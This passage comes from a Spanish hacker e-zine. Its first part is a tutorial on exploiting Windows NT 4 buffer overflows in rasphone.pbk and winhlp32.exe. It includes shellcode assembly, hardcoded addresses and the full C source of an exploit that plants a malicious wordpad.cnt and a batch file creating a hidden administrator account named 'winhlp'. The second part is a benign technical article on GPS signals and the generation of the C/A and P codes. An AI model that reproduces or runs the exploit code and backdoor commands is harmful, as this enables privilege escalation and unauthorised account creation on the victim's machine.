"8B E5" para "mov esp, ebp" y
"55" para "push ebp" y etc etc...

Cuando tengas todos los codigos necesitamos ponerlos en nuestro "numero de telefono". Pero no podemos escribir los codigos facilmente con el Notepad. Lo mas facil es escribir otro programa que cree un archivo rasphone.pbk con el numero de telefono lleno con nuestro codigo.

Probando todo

A menudo, cuando se trata de aprovechar un Buffer Overflow no funciona la primera vez, normalmente debido a algo que pasas por alto o similar. El codigo de este documento ha sido probado en NT Server 4 con SP 3, NT Server 4 con SP 4, y NT Workstation 4 con SP 3, todo en un Pentium, y funciona, lo cual no quiere decir que seguro que funciona en tu maquina. Puede haber muchas razones por las que no va, pero queda de tu parte el encontrar la razon. Asi que vamos a probarlo.

Para hacerlo funcionar hay que efectuar los siguientes pasos:

1) Haz copia de respaldo de tu propio rasphone.pbk y borra el original. Los permisos NTFS de este archivo por defecto le dan a everybody la capacidad de cambio, asi que no deberias tener problemas con esto

2) Ejecuta rasphone (Inicio->Ejecutar->rasphone->OK). Deberias obtener un mensaje diciendo que tu listin telefonico esta vacio y pulsar OK para crear uno nuevo.

3) Pulsa OK y crea una nueva entrada llamandola "Internet". Escribe la informacion pertinente para llamar a tu ISP, y llama.

4) Una vez conectado arranca Outlook Express y recoge tu correo. La razon para hacer esto es que creara una entrada en el Registry para el nombre del servidor de correo y lo asociara como una direccion auto-llamable. Si la conexion de Outlook Express es de tipo "llamada" cambialo a LAN, en el apartado de propiedades de cuentas de correo.

5) Cuelga y cierra Outlook Express.

6) Borra el recien creado rasphone.pbk y reemplazalo por el que has hecho con el programa anterior.

7) abre Outlook Express.

Dado que no estas conectado a Internet RASMAN automaticamente deberia llamar por ti, leer del Registry la informacion de auto-llamada y entonces abrir rasphone.pbk, llenar sus buffers y sobrepasarlos. Mas o menos en 8 segundos se abrira una ventana de interprete de comandos. Esta ventana tiene privilegios de system.

Y esto es todo. Hemos aprovechado un buffer overflow y ejecutado nuestro propio codigo.

2-) Analisis del buffer overflow de winhlp32.exe

El buffer overflow de winhlp32.exe sucede cuando intenta leer un archivo de tipo CNT con una cabecera demasiado larga. Si la cadena mide mas de 507 bytes el buffer NO se llena; winhlp32.exe simplemente acorta el dato.
Si se produce el overflow, la direccion de retorno se sobreescribe con lo bytes de las posiciones 357, 358, 359 y 360.
Todo lo que hay antes de esos bytes se pierde, con lo que se puede jugar con los bytes 361-507; esto es, un total de 147 bytes para nuestro propio codigo. Probando probando se descubre que tambien se pierden 20 de estos bytes, con lo que solo quedan 127 para operar. No mucho.

Al llenar el buffer y analizando el contenido de la memoria y los registros de la CPU con un debugger encontramos que el byte 361 se escribe en la direccion 0x0012F0E4. Esta es la direccion a la que necesitamos que vaya el microprocesador. Pero esta direccion contiene un NULL, lo que fastidia totalmente el asunto. Mirando mas atentamente los registros vemos que tambien el Stack Pointer ESP tiene esta direccion, asi que si encontramos algun lugar en la memoria que haga un JMP ESP, y ponemos la direccion de retorno a esto, entonces seremos capaces de volver a la direccion donde pongamos nuestro codigo.
Mirando las DLLs que usa winhlp32.exe encontramos que kernel32.dll tiene la instruccion JMP ESP en 0x77F327E5 (kernel32.lib del Service Pack 4), y en la direccion 0x77F327D5 del Service Pack - kernel32.dll.

Asi que ponemos 0x77F327E5 en los bytes 357 al 360, pero tenemos que guardarlos en orden inverso, asi que ponemos 0xE5 en el byte 357, el byte 358 a 0x27, el byte 359 a 0xF3, y el byte 360 a 0x77.

Ahora que hemos saltado a nuestro codigo tenemos que decidir que queremos poner para que haga. Como solo tenemos 127 bytes necesitamos arrancar otro programa. Lo mejor es un programa BAT
Esto implica llamar a la funcion system(), la cual es exportada en msvcrt.dll que desafortunadamente no esta cargada todavia, asi que tenemos que hacerlo. La manera es llamar a LoadLibrary(), que se exporta en kernel32.dll, que si esta en memoria.
LoadLibraryA() se exporta en la direccion 0x77F1381A, asi que lo que hacemos es guardar "msvcrt.dll" en algun lugar de nuestra memoria y llamar a 0x77F1381A con una referencia a esta cadena. Asi que nuestro codigo escribira en memoria.
Una vez hecho esto ponemos la direccion de LoadLibraryA() en la pila, poner la direccion del puntero a "msvcrt.dll", y llamar a LoadLibraryA() usando un offset desde el EBP. Este es el codigo ASM para hacerlo:

```
/* primero el prologo del procedimiento */
push ebp
mov ebp,esp

/* necesitamos varios 0s */
xor eax,eax

/* los metemos en la pila */
push eax
push eax
push eax

/* escribimos MSVCRT.DLL en la pila */
mov byte ptr[ebp-0Ch],4Dh
mov byte ptr[ebp-0Bh],53h
mov byte ptr[ebp-0Ah],56h
mov byte ptr[ebp-09h],43h
mov byte ptr[ebp-08h],52h
```

```
   mov byte ptr[ebp-07h],54h
   mov byte ptr[ebp-06h],2Eh
   mov byte ptr[ebp-05h],44h
   mov byte ptr[ebp-04h],4Ch
   mov byte ptr[ebp-03h],4Ch

   /* ponemos la direccion de LoadLibraryA ( ) en el registro EDX */
   mov edx,0x77F1381A

   /* lo metemos en el stack */
   push edx

   /* cargamos la direccion donde esta la cadena msvcrt.dll */
   lea eax,[ebp-0Ch]

   /* y lo metemos en la pila */
   push eax

   /* finalmente llamamos a LoadLibraryA( ) */
   call dword ptr[ebp-10h]
```

Si todo va bien deberiamos tener cargado msvcrt.dll en el espacio de direcciones de winhlp32.exe. Ahora necesitamos llamar a system() y darle el nombre de un archivo BAT como argumento. Como no tenemos suficientes bytes para jugar con la llamada GetProcessAddress() y hacer el resto de las cosas (como por ejemplo, limpiar la pila), tenemos que averiguar que version tenemos de msvcrt.dll antes de escribir nuestro codigo.
En una instalacion standard de WindowsNT es la version 4.20.6201, y la funcion system se exporta en 0x7801E1E1. Haremos que llame al archivo ADD.BAT pero para ahorrar espacio no lo llamamos con extension. La funcion system() primero buscara la extension .exe, luego .com y finalmente .bat , asi que lo encontrara por nosotros y lo ejecutara. Entonces el proceso cmd.exe saldra.

Asi que necesitamos una cadena acabada en null en memoria, con el valor ADD, y la direccion de la funcion system(). Este es el codigo:

```
   /* primero el prologo del procedimiento */
   push ebp
   mov ebp,esp

   /* necesitamos algunos NULL, y los metemos en la pila */
   xor edi,edi
   push edi

   /* escribimos "ADD" en la pila */
   mov byte ptr [ebp-04h],41h
   mov byte ptr [ebp-03h],44h
   mov byte ptr [ebp-02h],44h

   /* ponemos la direccion de system() en EAX, y lo metemos en la pila */
   mov eax, 0x7801E1E1
   push eax

   /* cargamos EAX con la direccion de "ADD" y tambien lo metemos */
   lea eax,[ebp-04h]
   push eax

   /* llamamos a system() */
   call dword ptr [ebp-08h]
```

Cuando el archivo BAT se ejecuta, el Interprete de Comandos acaba, pero si no limpiamos la pila, winhlp32.exe provocara una violacion de acceso, asi

```
que tenemos que llamar a exit(0) para salir limpiamente.
exit() tambien se exporta en msvcrt.dll en la direccion 0x78005BBA, que
contiene un NULL. No es gran problema: rellenamos un registro con 0xFFFFFFFF
y le restamos 0x87FFA445. Este codigo llama a exit(0)

   /* primero el prologo del procedimiento */
   push ebp
   mov ebp,esp

   /* truco para poner la direccion de exit() en EDX */
   mov edx,0xFFFFFFFF
   sub edx,0x87FFAF65

   /* meterlo en la pila */
   push edx

   /* conseguimos algunos NULL, (nuestro codigo de retorno), y lo metemos */
   xor eax,eax
   push eax

   /* y llamamos a exit()! */
   call dword ptr[ebp-04h]

Todo junto:

   push ebp
   mov ebp,esp
   xor eax,eax
   push eax
   push eax
   push eax
   mov byte ptr[ebp-0Ch],4Dh
   mov byte ptr[ebp-0Bh],53h
   mov byte ptr[ebp-0Ah],56h
   mov byte ptr[ebp-09h],43h
   mov byte ptr[ebp-08h],52h
   mov byte ptr[ebp-07h],54h
   mov byte ptr[ebp-06h],2Eh
   mov byte ptr[ebp-05h],44h
   mov byte ptr[ebp-04h],4Ch
   mov byte ptr[ebp-03h],4Ch
   mov edx,0x77F1381A
   push edx
   lea eax,[ebp-0Ch]
   push eax
   call dword ptr[ebp-10h]
   push ebp
   mov ebp,esp
   xor edi,edi
   push edi
   mov byte ptr [ebp-04h],43h
   mov byte ptr [ebp-03h],4Dh
   mov byte ptr [ebp-02h],44h
   mov eax, 0x7801E1E1
   push eax
   lea eax,[ebp-04h]
   push eax
   call dword ptr [ebp-08h]
   push ebp
   mov ebp,esp
   mov edx,0xFFFFFFFF
   sub edx,0x87FFA445
```

```
   push edx
   xor eax,eax
   push eax
   call dword ptr[ebp-04h]
```

Ahora necesitamos los codigos (opcodes) para todo esto. Lo hacemos con un programa que usa instrucciones __asm, y lo desensamblamos. Y esto es lo que metemos en nuestro codigo.
A continuacion esta el codigo fuente del programa que creara un wordpad.cnt adecuado. Tambien crea un archivo BAT llamado ADD.BAT . Editalo como te parezca mejor.

Ojo, esto solo funciona en una instalacion standard de NT con SP4, y espera que la version de msvcrt.dll sea 4.20.6201 . Ejecutalo desde el directorio winnt\help.


```
<++> bugs/winhelp.c
#include <stdio.h>
#include <windows.h>
#include <string.h>

int main(void)
{
 char eip[5]="\xE5\x27\xF3\x77";
 char
ExploitCode[200]="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x
45\xF5\x53\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\x
C6\x45\xFA\x2E\xC6\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA\x1A\x38\x
F1\x77\x52\x8D\x45\xF4\x50\xFF\x55\xF0\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x
41\xC6\x45\xFD\x44\xC6\x45\xFE\x44\xB8\xE1\xE1\xA0\x77\x50\x8D\x45\xFC\x50\x
FF\x55\xF8\x55\x8B\xEC\xBA\xBA\x5B\x9F\x77\x52\x33\xC0\x50\xFF\x55\xFC";

 FILE *fd;
 printf("\n\n*******************************************************\n");
 printf("* WINHLPADD exploits a buffer overrun in Winhlp32.exe *\n");
 printf("*   This version runs on Service Pack 4 machines and  *\n");
 printf("*       assumes a msvcrt.dll version of 4.00.6201     *\n");
 printf("*                                                     *\n");
 printf("* (C) David Litchfield (mnemonix@globalnet.co.uk) ’99 *\n");
 printf("*******************************************************\n\n");

 fd = fopen("wordpad.cnt", "r");
 if (fd==NULL)
  {
   printf("\n\nWordpad.cnt not found or insufficient rights to access
it.\nRun this from the WINNT\\HELP directory");
   return 0;
  }
 fclose(fd);
 printf("\nMaking a copy of real wordpad.cnt - wordpad.sav\n");
 system("copy wordpad.cnt wordpad.sav");
 printf("\n\nCreating wordpad.cnt with exploit code...");
 fd = fopen("wordpad.cnt", "w+");
 if (fd==NULL)
  {
   printf("Failed to open wordpad.cnt in write mode. Check you have
sufficent rights\n");
   return 0;
  }
 fprintf(fd,"1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%s%s\n",eip,ExploitCode)
;
 fprintf(fd,"2 Opening a document=WRIPAD_OPEN_DOC\n");
 fclose(fd);
 printf("\nCreating batch file add.bat\n\n");
 fd = fopen("add.bat", "w");
 if (fd == NULL)
  {
   printf("Couldn’t create batch file. Manually create one instead");
   return 0;
  }
 printf("The batch file will attempt to create a user account called
\"winhlp\" and\n");
 printf("with a password of \"winhlp!!\" and add it to the Local
Administrators group.\n");
 printf("Once this is done it will reset the files and delete itself.\n");
 fprintf(fd,"net user winhlp winhlp!! /add\n");
 fprintf(fd,"net localgroup administrators winhlp /add\n");
 fprintf(fd,"del wordpad.cnt\ncopy wordpad.sav wordpad.cnt\n");
 fprintf(fd,"del wordpad.sav\n");
 fprintf(fd,"del add.bat\n");
 fclose(fd);
 printf("\nBatch file created.");
 printf("\n\nCreated. Now open up Wordpad and click on Help\n");

 return 0;

}
<-->
```

Espero que hayais aprendido tanto como yo.

EOF

```
-[ 0x0E ]-----------------------------------------------------------------
-[ Sistemas de Posicionamiento: GPS ]--------------------------------------
-[ by Krip7iK ]-----------------------------------------------------SET-22-
```



```
            -=={    Sistemas de Posicionamiento : GPS    }==-
```

- Introduccion:

Como supongo que todos sabreis los sistemas de posicionamiento han sido siempre una de las metas mas buscadas por el hombre desde que se decidio a explorar su planeta (y el universo). Toda esta historia comenzo con los mapas, las brujulas y las estrellas, pero a medida que la civilizacion y la ciencia ha ido avanzando hemos ido buscando una mayor precision en todos nuestros logros, y del mismo modo en este caso. Con la aparicion de los aviones y demas medios de transporte la precision de dichos sistemas de posicionamiento se ha ido haciendo cada vez mas relevante y necesaria; de este modo surgen ya ideas como el piloto automatico en los automoviles, para los cuales se necesita una gran precision de posicionamiento del vehiculo sobre un mapa. En torno a todo este tema surgen en los 70 dos proyectos paralelos basados en navegacion por satelite: uno sovietico, GLONASS, y otro americano, GPS; ambos englobados bajo el nombre GNSS (Global Navigation Satelite System). Con la caida de el bloque sovietico parece que el que finalmente se ha impuesto de modo mas global es GPS, bajo control americano, nos centraremos en GPS que es el de mas alcance actualmente. Si bien, desde la Union Europea se esta intentando potenciar el sistema ex-sovietico para contar con un sistema propio y no depender de los Estados Unidos.

- El Problema:

El problema que se plantea resolver en el dise~o de GPS es el siguiente:

Supongamos que tenemos 3 satelites orbitando alrededor de la tierra y tenemos en cada instante su posicion con respecto a unos ejes coordenados situados en el centro de la tierra. Llamemos a los vectores posicion de los satelites s1, s2, y s3. Ahora ponemos sobre la superficie (o en general en cualquier punto, p.e. volando) de la tierra un punto, cuyas coordenadas llamamos p. "p" va ha ser la incognita a despejar, y para ello contamos con otra informacion que debemos apa~arnos para conseguir, esta

informacion es la distancia entre el objeto a posicionar y los satelites, serian d1, d2, d3, las cuales ya no podran ser vectores, sino simplemente seran el modulo de la distancia entre cada satelite y el objeto. Asi nos quedaria expresado en un estilo muy matematico que:

p> = f(r1>, r2>, r3>, d1, d2, d3)

Donde pongo x> representa que se trata de un vector y no un escalar.

El que haga falta usar tres satelites se impone como una razon geometrica clara (piensese en triangulacion). Aunque realmente es necesario al menos un satelite mas para corregir errores que surgen de orden practico debido a diferencias de temporizacion. Este problema es el que retraso hasta los 70 la creacion de estos sistemas.

Veamos como son estos satelites en estos dos casos:

Constelacion de GPS

Su constelacion de satelites recibe el nombre de NAVSTAR (controlados por el DoD de USA). Consta de 24 satelites, 21 activos + 3 de reserva. Con 4 satelites equiespaciados por orbita, en 6 orbitas de unos 20180 Km de radio. Con una inclinacion de 55 grados respecto al ecuador, y espaciadas 60 grados entre ellas.

Constelacion de GLONASS

Tambien de 24 satelites, pero con una distribucion diferente. 3 planos orbitales con 8 satelites por plano orbital, cada uno con una inclinacion de 64,8 grados y espaciadas 120 grados entre ellas.

Bueno, ya sabemos como estan distribuidos estos satelites alrededor de la tierra, ahora un punto realmente importante es saber como medir todos los parametros que veiamos que hacian falta para definir un sistema donde despejar la situacion del objeto a posicionar.

Las posiciones de los satelites son informacion que se puede conocer de un modo directo. Los satelites son los que se encargaran de enviarnos la informacion necesaria para que el sistema de navegacion haye sus coordenadas. Los otros parametros fundamentales para el posicionamiento, esto es, las distancias de los satelites al receptor se obtienen mediante un juego de codigos que se explica mas adelante.

- Posicionamiento de los Satelites:

Uno de los puntos mas importantes es poder posicionar los satelites desde un sistema de coordenadas fijo en La Tierra. No vamos a contar las formulas que definen la posicion del satelite, pero si enunciar brevemente que parametros se tienen en cuenta.

Sabemos por Kepler que las orbitas de los satelites van a ser elipticas. Una orbita eliptica se define por su excentricidad y longitud de un semieje. De modo que para situar al satelite en el plano de la orbita nos hace falta conocer estos dos parametros de la orbita (e y a) y uno mas dependiente del instante al que se llama anomalia media (M).

La orbita no tiene por que ser concentrica con la linea del ecuador, de donde nos hacen falta mas parametros aun, estos son tres, l, i y w. Que nos definen el plano de la conica. En castellano: la inclinacion de la orbita respecto al ecuador y su desplazamiento respecto al meridiano 0.

Parece que esto seria suficiente, pero no es del todo cierto, ya que estamos refiriendo todo al eje de rotacion terrestre el cual no se mantiene fijo, si no que sigue una variacion temporal que puede ser definida por una curva (POLODIA) que queda parametrizada con dos parametros (alfa y beta). A~adiendo estos dos ultimos parametros tenemos la posicion del satelite respecto de las coordenadas en el sistema geodesico llamado WGS-84.

Todos estos parametros, mas algunos de correccion debidos a situaciones reales como es el rozamiento (en el vacio no tan vacio!), presion solar, variaciones gravitacionales, etc. Todos esos parametros son los que luego son enviados dentro del mensaje de navegacion que denominaremos NAVDATA y reciben el nombre de "efemerides".

Si alguno esta especialmente interesado en que son cada uno de estos parametros, solo tiene que coger algun libro de dinamica orbital y echarle un ojo.

- Se~ales:

Las se~ales que emiten los satelites no son iguales en GPS y GLONASS. Mientras que GLONASS opta por usar diferentes portadoras para cada satelite (FDMA), compartiendo un mismo codigo, GPS opta por una misma portadora y diferente codigo para cada satelite (CDMA).

En este articulo, como indica su titulo, nos centraremos mas en GPS.

Sobre "como" se envian los datos de navegacion al receptor, primero debemos hablar de como se hace la multiplexacion de los canales de cada uno de los satelites. Esto es como se hace para que cada satelite emita y en recepcion podamos diferenciarlos. En el articulo de SET 21 sobre Tempest enuncie algo sobre los diferentes tipos de multiplexaciones que se pueden hacer, y particularmente hubo uno del que dije poco por su complicacion en la idea que subyacia. Bien, esta es la multiplexacion por codigo o CDMA. Tratare de explicar un poco en que se basa. Supongamos que emitimos desde 3 puntos diferentes las tramas A, B y C. Todas ellas con la misma frecuencia de portadora y simultaneamente en el tiempo. Si solo digo esto, la diferenciacion de cada una de las tramas resultaria imposible. Ahora aparece la CDMA... si cada una de las tramas las codifico (en plan encriptacion) con una secuencia diferente, esto es A+a, B+b, C+c (sumas modulo 2), y en recepcion se cuales son las palabras a, b y c; si ademas conozco como es el principio de los mensajes A, B y C, en recepcion podria dedicarme a "correlar" (operacion que da un pico cuando la similitud entre las se~ales correladas es grande, en el fondo es comparar matematicamente) la señal que recibo con las que espero recibir, y teniendo en cuenta que la recepcion no sera en el mismo instante de cada transmision (retardos

distintos, etc.) podria llegar a separar cada una de las transmisiones.

Pues bien, esto es lo que se emplea en GPS, con la particularidad de que por cada satelite existen 2 codigos, y dos transmisiones independientes. Ya que es el codigo de encriptacion, y su longitud la que nos ayuda a determinar los tiempos que transcurren entre la emision y la recepcion, cuanto mas largo sea el codigo mejores prestaciones tendremos para dicho calculo. De este modo en GPS se emite con un codigo (C/A) de baja precision, que a su vez ayuda a detectar el otro con menos tiempo de computacion), y con otro (P), de mayor longitud que nos brinda una precision mayor. Es conocido por todo el mundo que tan solo el DoD de estados unidos tiene control sobre el codigo P por lo cual el resto de las personas solo podemos tener una precision menor, y si queremos mas tenemos que recurrir a diversas estrategias como se menciona al final del articulo.

Ahora vamos a centrarnos en como es la modulacion, para luego entrar en "que es lo que se envia", y al final describir los codigos C/A y P.

Como ya podiamos imaginarnos, para cada tipo de codigo (C/A o P), se utiliza una banda distinta, y una vez en cada banda de frecuencia se usa CDMA para diferenciar entre satelites.

La modulacion en frecuencia usada es DPSK, esto es PSK diferencial, o modulacion de fase, en la que la fase es pi o -pi dependiendo de si se envia 1 o 0.

En el caso de la se~al con codigo P, se modula la secuencia formada por P+"Mensaje de Navegacion", modulada con frecuencia 1227,6 Mhz; mientras que con frecuencia de portadora 1575,42 Mhz la cosa se complica un poco mas:
La se~al se desdobla en fase y cuadratura (esto es dos se~ales DPSK desfasadas 90º), en fase se envia el "mensaje de navegacion"+P, y en cuadratura (90º) se envia el "mensaje de navegacion" + C/A.

Ambos relojes de portadora provienen en el satelite de uno de 10,23 Mhz multiplicado por 120 o 154. De modo general queda la se~al como:

S= S1(t) + S2(t) + S3(t)

Si(t)=Ai*sen(wi*t + pi*(C(t)+D(t)) + dfi)

w2=w3; df1=0; df2=0; df3=90º.

siendo Ai una constante, wi la frecuencia de portadora, C(t) el codigo que proceda y D(t) el mensaje y df el desfase en el caso de la portadora de 1575,42 Mhz.


- Las Tramas usadas: Mensaje NAVDATA
==========

Cada trama que se transmite consta de 1500 bits, los cuales se organizan en grupos de 300 bits, y cada una de estas subtramas en palabras de 30 bits. Se transmite a una velocidad de 50 bps.


TRAMA (1500 bits) => 5 Subtramas (300 bits) => 10 Palabras (30 bits)

TRAMA TOTAL:


SUBTRAMA 1




SUBTRAMA 2




SUBTRAMA 3



SUBTRAMA 4



SUBTRAMA 5



Expliquemos un poquito que es lo que contiene la trama en cada subtrama.

Primero vemos que todas las subtramas contienen una palabra a la que se llama TLM y otra llamada HOW.

La palabra TLM, telemetrica, contiene unos primeros 8 bits para facilitar el recojer los datos del mensaje y los otros 22 son de informacion sobre las correcciones del satelite, algo que al receptor de un usuario no incumbe, pero si interesa a los controles.

La palabra HOW (30 bits) se encarga de permitir la transferencia del codigo C/A al P. Sus 17 primeros bits contienen la cuenta Z, que sirve de indicador de tiempo continuo a GPS. Cambia cada 1,5 s. haciendo referencia al instante de reset de los generadores de codigo P (Z=medianoche Sabado). Esta palabra si hacemos cuentas aparece en recepcion cada 6 seg. lo que produce un incremento de 4 en Z de subtrama a subtrama. El bit 18 indica si la posicion del satelite es precisa o no. El 19 indica si hay sincronizacion entre la palabra TLM y parte de la generacion de P; sirve para una correcta transferencia de C/A a P. De 20-22 identificacion de subtrama. El resto son de reserva.

Sobre los bloques de datos solo mencionar unas ligeras notas:

Los primeros bloques son bastante autoexplicativos, correcciones de derivas del reloj, de tiempos de propagacion atmosferica, y efemerides;

aqui aparece AODE, que es Age Of Data Ephemerides, esto es el tiempo desde que se adquirieron dichas efemerides. Cada hora se renuevan estos datos. El bloque de Mensajes se utiliza para enviar mensajes especiales en caso de que se necesite, y se trocea enviandose en 25 subtramas; lo mismo ocurre con los datos de almanaque que son los utilizados para seleccionar los satelites mas favorables en recepcion.

- Los Codigos

Como ya se ha comentado estos codigos son utilizados para hacer una CDMA y diferenciar la transmision de cada satelite, y ademas teniendo en cuenta sus retardos en recepcion son los que nos ayudaran a determinar en tiempo de vuelo de la se~al del satelite hasta el receptor y con ello las distancias. Se trata de ruido blanco, en el que la diferencia entre niveles 0 y 1 (o 1 y -1 usando NRZ) es exactamente 1 bit, y diversas particularidades mas que los hacen muy aptos para estas aplicaciones (resumiendo cumplen los postulados de Golomb, que MORTIIS muestra en su articulo). Se le llama a estos codigos PRN o Ruido pseudoaleatorio. Este ruido o codigos son generados por un metodo al que comunmente se conoce como LSFR (Linear Shift Registers), usados ampliamente en cuestiones de criptografia. Para mas informacion sobre LFSRs remitiros al articulo de esta misma SET escrito por MORTIIS. Solo hacer una nota a lo que alli encontrareis, que es particularmente util para entender los codigos de GPS.

----- NOTA: ----------

Para generar secuencias retardadas respecto de la original en un LFSR se sigue el siguiente proceso:

si tenemos un polinomio generador tal que: p=1+x^7 , sabemos que el bit realimentado sera la XOR de el bit 6 y el bit 1. Esto es:

```
D0=D1 + D7 ;como estamos en modulo2...
D7=D0 + D1 ; y generalizando...
D[k+7]=D[k] + D[k+1]
```

operando con esta ultima ecuacion podemos obtener replicas retrasadas (k+7)*T, por ejemplo:

```
D9=D2+D3 , etc.
```

---------- FIN NOTA ----------

Ahora comencemos con las particularidades de cada codigo, de los cuales solo dare las ideas de su generacion en base a los conceptos de LSFRs que aparecen en el articulo de MORTIIS sobre Numeros Aleatorios:

* C/A

Es un codigo de longitud 1023, que se envia a una velocidad de 1023 Kbps. Resulta de la XOR de otras 2 secuencias G1 y G2. G1 es comun a todos los satelites, mientras que la G2 de cada satelite se obtiene retrasando una

secuencia G2 dada, asi se obtienen 36 replicas retrasadas entre 5 y 950 periodos, y al combinar cada G2 con G1 obtenemos 36 secuencias mutuamente excluyentes; como vemos suficientes para la constelacion de satelites que usa GPS.

G1 y G2 se generan en LFSRs de 10 bits con polinomios caracteristicos:

G1: x^10 + x^3 + 1
G2: x^10 + x^9 + x^8 + x^6 + x^2 + 1

Con semillas iniciales de todos los bits a 1. Ademas estan sincronizados con el codigo P de modo que coinciden sus bits iniciales.

Para conseguir los retrasos en las secuencias se aplica lo explicado algo mas arriba sobre LFSRs.

        * P

Este codigo es un codigo cuyo conocimiento es restringido a un grupo de usuarios muy particular, y con cuyo conocimiento se pueden conseguir precisiones mucho mayores en la localizacion. Ademas para garantizar aun mas su exclusividad se puede cambiar por otro P(Y), cuando se activan medidas "antispoofing".

Ademas de todo lo que se cuenta a continuacion sobre su generacion se debe tener en cuenta que al final de cada semana se reinician todos los registros de generacion del codigo P.

Para conseguir mayor precision se requieren codigos mas largos, en este caso el codigo P es generado a partir de otras dos subsecuencias como en C/A, pero estas, X1 y X2, de longitudes:

X1 = 15.345.000 bits y X2 = 15.345.037 bits

lo que transmitido con un regimen de 10,23 Mbps tarda unos 267 dias. Pero esto realmente queda reducida a 7 dias por satelite. Cada secuencia de cada satelite se genera retrasando X2 entre 1 y 37 periodos, lo que nos provee de 37 codigos excluyentes entre si.

En este caso tambien X1 y X2 estan generados por suma(XOR) de otros dos:

Son LFSRs de 12 bits, que por tanto generan una secuencia de 4095 bits. Para generar X1, X11 se reinicia cuando llega a su ciclo 4092 y X12 cuando va por 4093. Cuando X11 se ha repetido 3750 veces (1.5 seg.) se genera una marca de X1 que sincroniza este generador con C/A y reinicializa X11 y X12.

X1: X11: x^12 + x^11 + x^8 + x^6 + 1
    X12: x^12 + x^11 + x^10 + x^9 + x^8 + x^5 + x^2 + x + 1

con semillas x11=001001001000 y x12=010101010100

Debemos fijarnos en que al ser X12 de un bit mas de longitud que X11, y como 3750 veces 4092 no es multiplo de 4093, hay un tiempo durante el que hay que hacer un apa~o, esto es, durante el ciclo 3749 de X12, se esperara hasta que X11 acabe su ciclo 3750 (343 ciclos de reloj mas, instante en que se resetean), con X12 a un valor fijo igual al del ciclo 4093 de su secuencia.

X2:

La generacion de este es muy similar a la de X1, teniendo en cuenta que aqui debemos generar las 37 secuencias excluyentes, mediante el retraso de la secuencia X2 resultante de modo adecuado. Para generar la secuencia X2 generica se suman X21 y X22:

X2: X21: x^12 + x^11 + x^10 + x^9 + x^8 + x^7 + x^5 + x^4 + x^3 + x + 1
     X22: x^12 + x^9 + x^8 + x^4 + x^3 + x^2 + 1

Las semillas iniciales en las reinicializaciones son:

        x21=100100100101 y x22=010101010100

el reset se produce tambien cuando la secuencia x21 se ha repetido 3750 veces, pero en lugar de reiniciarse justo en ese instante permanencen en su ultimo estado durante 37 ciclos mas para producir un decalage de X2 respecto a X1.

- La Navegacion
==========

